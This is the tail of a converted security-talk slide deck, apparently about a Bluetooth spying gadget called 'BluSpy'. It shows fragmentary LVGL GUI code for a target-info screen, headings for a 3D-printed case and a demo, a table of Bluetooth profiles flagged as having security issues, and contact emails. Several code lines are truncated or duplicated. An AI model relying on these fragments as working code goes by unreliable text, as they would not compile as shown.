

    lv_btn_set_layout(
    lv_obj_t *label ta
    lv_label_set_text(
    lv_obj_align(label
    label_target_info
    lv_label_set_text(
    lv_obj_align(label

    lv_obj_t *label ta
    lv_label_set_text(label_target_info_name, I18N_BLUSPY_LABEL_TARGET_INFO_NAME);
    lv_obj_align(label_target_info_name, label_target_info_addr, LV_ALIGN_OUT_BOTTOM_LEFT, 0, 0);
    label_target_info_name_value = lv_label_create(btn_target, NULL);
    lv_label_set_text(label_target_info_name_value, I18N_BLUSPY_LABEL_TARGET_INFO_NAME_VALUE);
    lv_obj_align(label_target_info_name_value, label_target_info_name, LV_ALIGN_OUT_RIGHT_MID, 0, 0);

    lv_cont_set_fit2(btn_target, LV_FIT_FILL, LV_FIT_TIGHT);
}
```



# Making a 3D printed shell.



# The video demo

# More security issues in the **Bluetooth Profiles**

<b>A2DP</b>	<b>CIP</b>	<b>FTP</b>	<b>HCRP</b>	<b>ICP</b>	<b>OPP</b>	<b>SDAP</b>	<b>WAPB</b>
<b>ATT</b>	<b>CTP</b>	<b>GAVDP</b>	<b>HDP</b>	<b>LAP</b>	<b>PAN</b>	<b>SAP</b>	<b>UDI</b>
<b>AVRCP</b>	<b>DIP</b>	<b>GAP</b>	<b>HFP</b>	<b>MESH</b>	<b>PBAP</b>	<b>SYNCH</b>	<b>ESDP</b>
<b>BIP</b>	<b>DUN</b>	<b>GATT</b>	<b>HID</b>	<b>MAP</b>	<b>PXP</b>	<b>SyncML</b>	<b>VCP</b>
<b>BPP</b>	<b>FAX</b>	<b>GOEP</b>	<b>HSP</b>	<b>OBEX</b>	<b>SPP</b>	<b>VDP</b>	<b>TAP</b>

# Thank you!

# Any questions?

[sourcell.xu@dbappsecurity.com.cn](mailto:sourcell.xu@dbappsecurity.com.cn)

[xin.xin@dbappsecurity.com.cn](mailto:xin.xin@dbappsecurity.com.cn)